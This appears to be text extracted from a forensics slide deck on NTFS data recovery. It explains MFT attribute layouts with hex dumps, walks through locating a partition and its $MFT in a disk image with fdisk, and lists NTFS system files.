| 0x0080 | Normal |
| 0x0100 | Temporary |
| 0x0200 | Sparse File |
| 0x0400 | Reparse Point |
| 0x0800 | Compressed |
| 0x1000 | Offline |
| 0x2000 | Non-Indexed |
| 0x4000 | Encrypted |

# $FILE_NAME – 0x30

| $FN Header | | |
|---|---|---|
| Description | Offset | Bytes |
| Attribute | 0x98 | 4 |
| Total Length | 0x9C | 4 |
| Non-Resident Flag | 0xA0 | 1 |
| Name Length | 0xA1 | 1 |
| Name Offset | 0xA2 | 2 |
| $FN Flags | 0xA4 | 2 |
| Attribute ID | 0xA6 | 2 |
| Attribute Length | 0xA8 | 4 |
| Attribute Data Offset | 0xAC | 2 |
| Index Flag | 0xAE | 1 |
| Padding | 0xAF | 1 |

| $FN | | |
|---|---|---|
| Description | Offset | Bytes |
| Parent Directory Record # | 0xB0 | 6 |
| Parent Directory Sequence # | 0xB6 | 2 |
| File Creation Time | 0xB8 | 8 |
| File Modification Time | 0xC0 | 8 |
| Record Modification Time | 0xC8 | 8 |
| Last Accessed Time | 0xD0 | 8 |
| Attribute Allocated Size | 0xD8 | 8 |
| Attribute Actual Size | 0xE0 | 8 |
| $FN Flags | 0xE8 | 4 |
| EA and Reparse | 0xEC | 4 |
| Filename Length | 0xF0 | 1 |
| Filename Namespace | 0xF1 | 1 |
| File Name | 0xF2 | 8 |

| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 02255000 | 46 49 4C 45 30 00 03 00 | 63 15 10 00 00 00 00 00 | FILE0..c..... |
| 02255010 | 01 00 01 00 38 00 01 00 | A0 01 00 00 00 04 00 00 | ....8... ..... |
| 02255020 | 00 00 00 00 00 00 00 00 | 07 00 00 00 00 00 00 00 | ..... |
| 02255030 | 02 00 00 00 00 00 00 00 | 10 00 00 00 60 00 00 00 | .....`... |
| 02255040 | 00 00 18 00 00 00 00 00 | 48 00 00 00 18 00 00 00 | .....H..... |
| 02255050 | 79 93 25 01 2C 87 D6 01 | 79 93 25 01 2C 87 D6 01 | y.%.,.Ö.y.%.,.Ö. |
| 02255060 | 79 93 25 01 2C 87 D6 01 | 79 93 25 01 2C 87 D6 01 | y.%.,.Ö.y.%.,.Ö. |
| 02255070 | 06 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 02255080 | 00 00 00 00 00 01 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 02255090 | 00 00 00 00 00 00 00 00 | 30 00 00 00 68 00 00 00 | .....0...h... |
| 022550A0 | 00 00 18 00 00 00 03 00 | 4A 00 00 00 18 00 01 00 | .....J..... |
| 022550B0 | 05 00 00 00 00 00 05 00 | 79 93 25 01 2C 87 D6 01 | .....y.%.,.Ö. |
| 022550C0 | 79 93 25 01 2C 87 D6 01 | 79 93 25 01 2C 87 D6 01 | y.%.,.Ö.y.%.,.Ö. |
| 022550D0 | 79 93 25 01 2C 87 D6 01 | 00 40 00 00 00 00 00 00 | y.%.,.Ö..@..... |
| 022550E0 | 00 40 00 00 00 00 00 00 | 06 00 00 00 00 00 00 00 | .@..... |
| 022550F0 | 04 03 24 00 4D 00 46 00 | 54 00 00 00 00 00 00 00 | ..$.M.F.T..... |
| 02255100 | 80 00 00 00 48 00 00 00 | 01 00 40 00 00 00 06 00 | ....H.....@..... |
| 02255110 | 00 00 00 00 00 00 00 00 | 3F 00 00 00 00 00 00 00 | .....?..... |
| 02255120 | 40 00 00 00 00 00 00 00 | 00 00 04 00 00 00 00 00 | @..... |
| 02255130 | 00 00 04 00 00 00 00 00 | 00 00 04 00 00 00 00 00 | ..... |
| 02255140 | 21 40 55 21 00 00 00 00 | B0 00 00 00 50 00 00 00 | !@U!....°...P... |
| 02255150 | 01 00 40 00 00 00 05 00 | 00 00 00 00 00 00 00 00 | ..@..... |
| 02255160 | 01 00 00 00 00 00 00 00 | 40 00 00 00 00 00 00 00 | .....@..... |
| 02255170 | 00 20 00 00 00 00 00 00 | 08 10 00 00 00 00 00 00 | . ..... |
| 02255180 | 08 10 00 00 00 00 00 00 | 21 01 54 21 21 01 D1 DE | .....!.T!!.ÑÞ |
| 02255190 | 00 00 00 00 00 00 00 00 | FF FF FF FF 00 00 00 00 | .....ÿÿÿÿ.... |

# $DATA

# $DATA Attribute

- The $DATA attribute does not have a structure
- After the header, the remaining data corresponds to raw file data
- $DATA attribute identifier: 0x80
- $DATA has no minimum or maximum size
- Raw data over 700 bytes in size is non-resident
- For most files, the $DATA attribute is the last attribute in the MFT entry

# $DATA – 0x80

| $DATA Header | | |
|---|---|---|
| Description | Offset | Bytes |
| Attribute | 0x100 | 4 |
| Total Length | 0x104 | 4 |
| Non-Resident Flag | 0x108 | 1 |
| Name Length | 0x109 | 1 |
| Name Offset | 0x10A | 2 |
| $DATA Flags | 0x10C | 2 |
| Attribute ID | 0x10E | 2 |
| 1st Virtual Cluster # (VCN) | 0x110 | 8 |
| Last Virtual Cluster # (VCN) | 0x118 | 8 |
| Data Runs Offset | 0x120 | 2 |
| Compression Unit Size | 0x122 | 2 |
| Padding | 0x124 | 4 |
| Attribute Allocated Size | 0x128 | 8 |
| Attribute Actual Size | 0x130 | 8 |
| Attribute Initialized Size | 0x138 | 8 |
| $DATA | 0x140 | 8 |

| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 02255000 | 46 49 4C 45 30 00 03 00 | 63 15 10 00 00 00 00 00 | FILE0...c..... |
| 02255010 | 01 00 01 00 38 00 01 00 | A0 01 00 00 00 04 00 00 | ....8... ..... |
| 02255020 | 00 00 00 00 00 00 00 00 | 07 00 00 00 00 00 00 00 | ..... |
| 02255030 | 02 00 00 00 00 00 00 00 | 10 00 00 00 60 00 00 00 | .....`... |
| 02255040 | 00 00 18 00 00 00 00 00 | 48 00 00 00 18 00 00 00 | .....H..... |
| 02255050 | 79 93 25 01 2C 87 D6 01 | 79 93 25 01 2C 87 D6 01 | y.%.,.Ö.y.%.,.Ö. |
| 02255060 | 79 93 25 01 2C 87 D6 01 | 79 93 25 01 2C 87 D6 01 | y.%.,.Ö.y.%.,.Ö. |
| 02255070 | 06 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 02255080 | 00 00 00 00 00 01 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 02255090 | 00 00 00 00 00 00 00 00 | 30 00 00 00 68 00 00 00 | .....0...h... |
| 022550A0 | 00 00 18 00 00 00 03 00 | 4A 00 00 00 18 00 01 00 | .....J..... |
| 022550B0 | 05 00 00 00 00 00 05 00 | 79 93 25 01 2C 87 D6 01 | .....y.%.,.Ö. |
| 022550C0 | 79 93 25 01 2C 87 D6 01 | 79 93 25 01 2C 87 D6 01 | y.%.,.Ö.y.%.,.Ö. |
| 022550D0 | 79 93 25 01 2C 87 D6 01 | 00 40 00 00 00 00 00 00 | y.%.,.Ö..@..... |
| 022550E0 | 00 40 00 00 00 00 00 00 | 06 00 00 00 00 00 00 00 | .@..... |
| 022550F0 | 04 03 24 00 4D 00 46 00 | 54 00 00 00 00 00 00 00 | ..$.M.F.T..... |
| 02255100 | 80 00 00 00 48 00 00 00 | 01 00 40 00 00 00 06 00 | ....H...@..... |
| 02255110 | 00 00 00 00 00 00 00 00 | 3F 00 00 00 00 00 00 00 | .....?..... |
| 02255120 | 40 00 00 00 00 00 00 00 | 00 00 04 00 00 00 00 00 | @..... |
| 02255130 | 00 00 04 00 00 00 00 00 | 00 00 04 00 00 00 00 00 | ..... |
| 02255140 | 21 40 55 21 00 00 00 00 | B0 00 00 00 50 00 00 00 | !@U!....°...P... |
| 02255150 | 01 00 40 00 00 00 05 00 | 00 00 00 00 00 00 00 00 | ..@..... |
| 02255160 | 01 00 00 00 00 00 00 00 | 40 00 00 00 00 00 00 00 | .....@..... |
| 02255170 | 00 20 00 00 00 00 00 00 | 08 10 00 00 00 00 00 00 | . ..... |
| 02255180 | 08 10 00 00 00 00 00 00 | 21 01 54 21 21 01 D1 DE | .....!.T!!.ÑÞ |
| 02255190 | 00 00 00 00 00 00 00 00 | FF FF FF FF 00 00 00 00 | .....ÿÿÿÿ.... |

# $BITMAP

# $DATA – 0xB0

| $BITMAP Header | | |
|---|---|---|
| Description | Offset | Bytes |
| Attribute | 0x148 | 4 |
| Total Length | 0x14C | 4 |
| Non-Resident Flag | 0x150 | 1 |
| Name Length | 0x151 | 1 |
| Name Offset | 0x152 | 2 |
| $BTIMAP Flags | 0x154 | 2 |
| Attribute ID | 0x156 | 2 |
| 1st Virtual Cluster # (VCN) | 0x158 | 8 |
| Last Virtual Cluster # (VCN) | 0x160 | 8 |
| Data Runs Offset | 0x168 | 2 |
| Compression Unit Size | 0x16A | 2 |
| Padding | 0x16C | 4 |
| Attribute Allocated Size | 0x170 | 8 |
| Attribute Actual Size | 0x178 | 8 |
| Attribute Initialized Size | 0x180 | 8 |
| $BITMAP | 0x188 | 8 |

| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 02255000 | 46 49 4C 45 30 00 03 00 | 63 15 10 00 00 00 00 00 | FILE0...c..... |
| 02255010 | 01 00 01 00 38 00 01 00 | A0 01 00 00 00 04 00 00 | ....8... .....  |
| 02255020 | 00 00 00 00 00 00 00 00 | 07 00 00 00 00 00 00 00 | ..... |
| 02255030 | 02 00 00 00 00 00 00 00 | 10 00 00 00 60 00 00 00 | .....`... |
| 02255040 | 00 00 18 00 00 00 00 00 | 48 00 00 00 18 00 00 00 | .....H..... |
| 02255050 | 79 93 25 01 2C 87 D6 01 | 79 93 25 01 2C 87 D6 01 | y.%.,.Ö.y.%.,.Ö. |
| 02255060 | 79 93 25 01 2C 87 D6 01 | 79 93 25 01 2C 87 D6 01 | y.%.,.Ö.y.%.,.Ö. |
| 02255070 | 06 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 02255080 | 00 00 00 00 00 01 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 02255090 | 00 00 00 00 00 00 00 00 | 30 00 00 00 68 00 00 00 | .....0...h... |
| 022550A0 | 00 00 18 00 00 00 03 00 | 4A 00 00 00 18 00 01 00 | .....J..... |
| 022550B0 | 05 00 00 00 00 00 05 00 | 79 93 25 01 2C 87 D6 01 | .....y.%.,.Ö. |
| 022550C0 | 79 93 25 01 2C 87 D6 01 | 79 93 25 01 2C 87 D6 01 | y.%.,.Ö.y.%.,.Ö. |
| 022550D0 | 79 93 25 01 2C 87 D6 01 | 00 40 00 00 00 00 00 00 | y.%.,.Ö..@..... |
| 022550E0 | 00 40 00 00 00 00 00 00 | 06 00 00 00 00 00 00 00 | .@..... |
| 022550F0 | 04 03 24 00 4D 00 46 00 | 54 00 00 00 00 00 00 00 | ..$.M.F.T..... |
| 02255100 | 80 00 00 00 48 00 00 00 | 01 00 40 00 00 00 06 00 | ....H.....@..... |
| 02255110 | 00 00 00 00 00 00 00 00 | 3F 00 00 00 00 00 00 00 | .....?..... |
| 02255120 | 40 00 00 00 00 00 00 00 | 00 00 04 00 00 00 00 00 | @..... |
| 02255130 | 00 00 04 00 00 00 00 00 | 00 00 04 00 00 00 00 00 | ..... |
| 02255140 | 21 40 55 21 00 00 00 00 | B0 00 00 00 50 00 00 00 | !@U!....°...P... |
| 02255150 | 01 00 40 00 00 00 05 00 | 00 00 00 00 00 00 00 00 | ..@..... |
| 02255160 | 01 00 00 00 00 00 00 00 | 40 00 00 00 00 00 00 00 | .....@..... |
| 02255170 | 00 20 00 00 00 00 00 00 | 08 10 00 00 00 00 00 00 | . ..... |
| 02255180 | 08 10 00 00 00 00 00 00 | 21 01 54 21 21 01 D1 DE | .....!.T!!.ÑÞ |
| 02255190 | 00 00 00 00 00 00 00 00 | FF FF FF FF 00 00 00 00 | .....ÿÿÿÿ.... |

# NTFS Data Recovery Process

# NTFS Data Recovery Process

**When attempting to recover data on an NTFS partition the following steps will help organize the recovery process:**

- ✓ **Determine NTFS Partition Offset**
- ✓ **Analyze NTFS Master Boot Record**
- ✓ **Identify System Generated Master File Table Entries**
- ✓ **Identify User Generated Master File Table Entries**
- ✓ **Classify Files as Existing or Deleted**
- ✓ **Classify Files as Resident or Non-Resident**
- ✓ **Locate File Contents**
- ✓ **Recover File Contents**

# Determine NTFS Partition Offset

```
Forensics $ sudo fdisk -l disk2.dd
Disk disk2.dd: 240.4 MiB, 252051456 bytes, 492288 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x65e468c4

Device     Boot Start    End Sectors  Size Id Type
disk2.dd1       2048 206847  204800  100M  7 HPFS/NTFS/exFAT
```


**First NTFS Sector: 0x0800**


**Sector Size: 0x0200**

$$\begin{array}{r} 0x0800 \\ \times\ 0x0200 \\ \hline 0x100000 \end{array}$$


**The NTFS Partition starts at address 0x100000**


# Move to Start Address of NTFS Partition



# Setting Templates



# Analyze NTFS Master Boot Record

**The $MFT start address is from start of the disk partition!**

**Bytes / Sector => 0x200**
**Sectors / Cluster => 0x8**
**Bytes / Cluster => 0x1000**
**Disk Offset => 0x100000**
**$MFT Cluster Number => 0x2155**

| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 00100000 | EB 52 90 4E 54 46 53 20 | 20 20 20 00 02 08 00 00 | ëR.NTFS ..... |
| 00100010 | 00 00 00 00 00 F8 00 00 | 3F 00 FF 00 00 08 00 00 | .....ø..?.ÿ..... |
| 00100020 | 00 00 00 00 80 00 00 00 | FF 1F 03 00 00 00 00 00 | .....ÿ..... |
| 00100030 | 55 21 00 00 00 00 00 00 | 02 00 00 00 00 00 00 00 | U!..... |
| 00100040 | F6 00 00 00 01 00 00 00 | D2 21 02 38 30 02 38 C4 | ö.....Ò!.80.8Ä |
| 00100050 | 00 00 00 00 FA 33 C0 8E | D0 BC 00 7C FB 68 C0 07 | ....ú3À.Ð¼.\|ûhÀ. |

**$MFT Location (Bytes)**

**0x2155**
**✖ 0x1000**


**0x2155000**

**$MFT Location + Disk Offset (Bytes)**

**0x2155000**
**✚ 0x100000**

**0x2255000**

# System Generated MFT Entries




| Offset | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | ASCII |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 02255000 | 46 | 49 | 4C | 45 | 30 | 00 | 03 | 00 | 63 | 15 | 10 | 00 | 00 | 00 | 00 | 00 | FILE0..c..... |
| 02255010 | 01 | 00 | 01 | 00 | 38 | 00 | 01 | 00 | A0 | 01 | 00 | 00 | 00 | 04 | 00 | 00 | ..8.. ...... |
| 02255020 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 07 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 02255030 | 02 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 10 | 00 | 00 | 00 | 60 | 00 | 00 | 00 | ..`... |
| 02255040 | 00 | 00 | 18 | 00 | 00 | 00 | 00 | 00 | 48 | 00 | 00 | 00 | 18 | 00 | 00 | 00 | .....H..... |
| 02255050 | 79 | 93 | 25 | 01 | 2C | 87 | D6 | 01 | 79 | 93 | 25 | 01 | 2C | 87 | D6 | 01 | y.%.,.Ö.y.%.,.Ö. |
| 02255060 | 79 | 93 | 25 | 01 | 2C | 87 | D6 | 01 | 79 | 93 | 25 | 01 | 2C | 87 | D6 | 01 | y.%.,.Ö.y.%.,.Ö. |
| 02255070 | 06 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 02255080 | 00 | 00 | 00 | 00 | 00 | 01 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 02255090 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 30 | 00 | 00 | 00 | 68 | 00 | 00 | 00 | .....0...h... |
| 022550A0 | 00 | 00 | 18 | 00 | 00 | 00 | 03 | 00 | 4A | 00 | 00 | 00 | 18 | 00 | 01 | 00 | .....J..... |
| 022550B0 | 05 | 00 | 00 | 00 | 00 | 00 | 05 | 00 | 79 | 93 | 25 | 01 | 2C | 87 | D6 | 01 | .....y.%.,.Ö. |
| 022550C0 | 79 | 93 | 25 | 01 | 2C | 87 | D6 | 01 | 79 | 93 | 25 | 01 | 2C | 87 | D6 | 01 | y.%.,.Ö.y.%.,.Ö. |
| 022550D0 | 79 | 93 | 25 | 01 | 2C | 87 | D6 | 01 | 00 | 40 | 00 | 00 | 00 | 00 | 00 | 00 | y.%.,.Ö..@..... |
| 022550E0 | 00 | 40 | 00 | 00 | 00 | 00 | 00 | 00 | 06 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .@..... |
| 022550F0 | 04 | 03 | 24 | 00 | 4D | 00 | 46 | 00 | 54 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..$.M.F.T..... |
| 02255100 | 80 | 00 | 00 | 00 | 48 | 00 | 00 | 00 | 01 | 00 | 40 | 00 | 00 | 00 | 06 | 00 | ....H.....@..... |
| 02255110 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 3F | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....?..... |
| 02255120 | 40 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 04 | 00 | 00 | 00 | 00 | 00 | @..... |
| 02255130 | 00 | 00 | 04 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 04 | 00 | 00 | 00 | 00 | 00 | ..... |
| 02255140 | 21 | 40 | 55 | 21 | 00 | 00 | 00 | 00 | B0 | 00 | 00 | 00 | 50 | 00 | 00 | 00 | !@U!....°...P... |
| 02255150 | 01 | 00 | 40 | 00 | 00 | 00 | 05 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..@..... |
| 02255160 | 01 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 40 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....@..... |
| 02255170 | 00 | 20 | 00 | 00 | 00 | 00 | 00 | 00 | 08 | 10 | 00 | 00 | 00 | 00 | 00 | 00 | . ..... |
| 02255180 | 08 | 10 | 00 | 00 | 00 | 00 | 00 | 00 | 21 | 01 | 54 | 21 | 21 | 01 | D1 | DE | .....!.T!!.ÑÞ |
| 02255190 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | FF | FF | FF | FF | 00 | 00 | 00 | 00 | .....ÿÿÿÿ.... |

# System Generated MFT Entries

- **The information provided in the MFT provides everything necessary to rebuild digital artifacts in an NFTS file system**
- **MFT Facts**
  - ✓ **Each MFT entry is 1024 bytes**
  - ✓ **The first 39 MFT file entries are system generated***
    - **$MFT starts at entry 0**
    - **WPSettings.dat ends at entry 38**
  - ✓ **The 39th entry of the MFT table is the start of user generated data**

# MFT System Files

- **MFT System Files:**

- ✓ **$MFT – 0**
- ✓ **$MFTMirr – 1**
- ✓ **$LogFile – 2**
- ✓ **$Volume – 3**
- ✓ **$AttrDef – 4**
- ✓ **$I30 – 5**
- ✓ **$Bitmap – 6**
- ✓ **$Boot – 7**
- ✓ **$BadClus – 8**
- ✓ **$Secure – 9**
- ✓ **$UpCase – 10**
- ✓ **$Extend – 11**
- ✓ **$MFT Extensions – 12 – 23**
- ✓ **$Extend\$Quota – 24**
- ✓ **$Extend\$ObjId – 25**
- ✓ **$Extend\$Reparse – 26**
- ✓ **$RMMetadata – 27**
- ✓ **$Repair – 28**
- ✓ **$Deleted – 29**
- ✓ **$TxtLog – 30**
- ✓ **$Txf – 31**
- ✓ **$Tops – 32**
- ✓ **$TxfLog – 33**
- ✓ **$TxfLogContainer1 – 34**
- ✓ **$TxfLogContainer2 – 35**
- ✓ **System Volume Information – 36**
- ✓ **Indexer Volume GUID – 37**
- ✓ **WPSettings.dat – 38**

# MFT System File Definitions

- $MFT
  - ✓ MFT Entry 0
  - ✓ Provides definitions for all files on the partition
  - ✓ $MFT has a unique attribute called $BITMAP which is used to manage MFT entries
- $MFTMirr
  - ✓ MFT Entry 1
  - ✓ Backup of the 1st 4 $MFT entries
- $LogFile
  - ✓ MFT Entry 2
  - ✓ Used as the NTFS journal which tracks changes to system metadata
- $Volume
  - ✓ MFT Entry 3
  - ✓ Contains information specific to the partition including volume label, volume identifier, file system version, and volume flags

# MFT System File Definitions

- $AttrDef
  - ✓ MFT Entry 4
  - ✓ Tracks all file system attribute names and identifiers
- $I30
  - ✓ MFT Entry 5
  - ✓ Also known as the root directory
  - ✓ A key file for recovering deleted and overwritten data in NTFS
- $Bitmap
  - ✓ MFT Entry 6
  - ✓ Tracks cluster utilization
- $Boot
  - ✓ MFT Entry 7
  - ✓ Contains the boot sector and boot code in its $DATA attribute
  - ✓ $Boot always starts in sector 0
  - ✓ $Boot is the only file that cannot be relocated

# MFT System File Definitions

- $BadClus
  - ✓ MFT Entry 8
  - ✓ Lists all bad clusters in the partition
- $Secure
  - ✓ MFT Entry 9
  - ✓ Contains all security descriptors for all files on the partition
- $UpCase
  - ✓ MFT Entry 10
  - ✓ Converts lowercase characters to matching Unicode uppercase characters
  - ✓ The purpose is to provide proper formatting for optional extensions including quotas, reparse point data, and identifiers
- $Extend
  - ✓ MFT Entry 11
  - ✓ Extended data to aid with disk quotas, reparse point data, and identifiers

# MFT System File Definitions

- **$Extend\$Quota**
  - ✓ **MFT Entry 24**
  - ✓ **Contains user assigned quota limits on the volume space**
- **$Extend\$ObjId**
  - ✓ **MFT Entry 25**
  - ✓ **Contains all file object identification numbers**
- **$Extend\$Reparse**
  - ✓ **MFT Entry 26**
  - ✓ **Contains information about files and folders on the volume include reparse point data**

# NTFS User Generated Data

# Finding User Generated Data

- **Let’s apply what we know so far "disk2.dd":**
  - ✓ **Location of the disk boot sector**
    - **0x0**
  - ✓ **Location of NTFS boot sector**
    - **0x100000**
  - ✓ **Location of the MFT**
    - **0x2255000**
  - ✓ **The number of system level MFT entries**
    - **39**
    - **We know that each MFT entry is 1024 bytes**
    - **So from the start of MFT, we must add 9C00**

